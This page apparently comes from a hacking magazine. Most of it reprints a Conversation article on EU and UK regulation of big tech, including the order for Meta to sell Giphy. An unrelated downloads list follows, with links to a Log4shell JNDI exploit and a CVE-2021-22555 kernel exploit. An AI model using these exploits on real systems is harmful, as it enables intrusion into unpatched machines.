Major EU countries such as Germany, France and the Netherlands also want the Digital Services Act to block what has become big tech's major strategy to attract new users: identifying non-profitable but successful internet companies, and buying their technology and user base. The UK is now decisively on the same path, as the Competition and Market Authority

just ordered Facebook/Meta to sell Giphy, the largest repository of GIFs on the internet, which it bought in 2020 for US\$400 million (£301 million).

European regulators are therefore unravelling tech giants' business models one decision after the other. European data regulation is also becoming the de facto global standard because to be allowed to operate in Europe (which generates a quarter of Facebook's annual profits), global tech often has to obey the stricter European rules across the board.

The European logic is that harvesting private data is often a rip-off. People care about privacy but give away their data in exchange for almost nothing, and the government should protect them. American regulators consider this patronising with the Supreme Court ruling almost 20 years ago that a dominant firm is free to exploit its consumers. Recent whistleblower Frances Haugen has provoked some soul searching in the US, but will probably ultimately struggle to secure meaningful changes to the rules around data and content.

With the likes of the UK now strongly following the path of the EU, the US is becoming increasingly isolated in this area. Meta is still free to make money out of their existing Facebook users in Europe. But as younger generations leave Facebook for the likes of TikTok and Snapchat, it faces increasing difficulties in reaching them and gathering the necessary information to sell their profiles to advertisers. It may therefore be time for companies like Facebook to find new sources of revenue.

**The Article first  
appeared  
in  
The  
Conversation.**



# DOWNLOADS

1. Apache Log4shell JNDI Exploit :  
[https://github.com/black9/Log4shell\\_JNDIExploit](https://github.com/black9/Log4shell_JNDIExploit)

2. Kali Linux 2021.4 :  
<https://www.kali.org/get-kali/>

3. Git 2.28.0 for Windows :  
<https://github.com/git-for-windows/git/releases/download/v2.28.0.windows.1/Git-2.28.0-64-bit.exe>

4. Git 2.30.1 for Windows :  
<https://github.com/git-for-windows/git/releases/download/v2.30.1.windows.1/Git-2.30.1-64-bit.exe>

5. Linux elFinder :  
<https://github.com/Studio-42/elFinder/archive/2.1.58.zip>

6. CVE-2021-22555 exploit :  
<https://github.com/bcoles/kernel-exploits/blob/master/CVE-2021-22555/exploit.c>

# USEFUL RESOURCES

*[Check whether your email is a part of any data breach](https://haveibeenpwned.com)*

<https://haveibeenpwned.com>

Follow Hackercool Magazine For Latest Updates





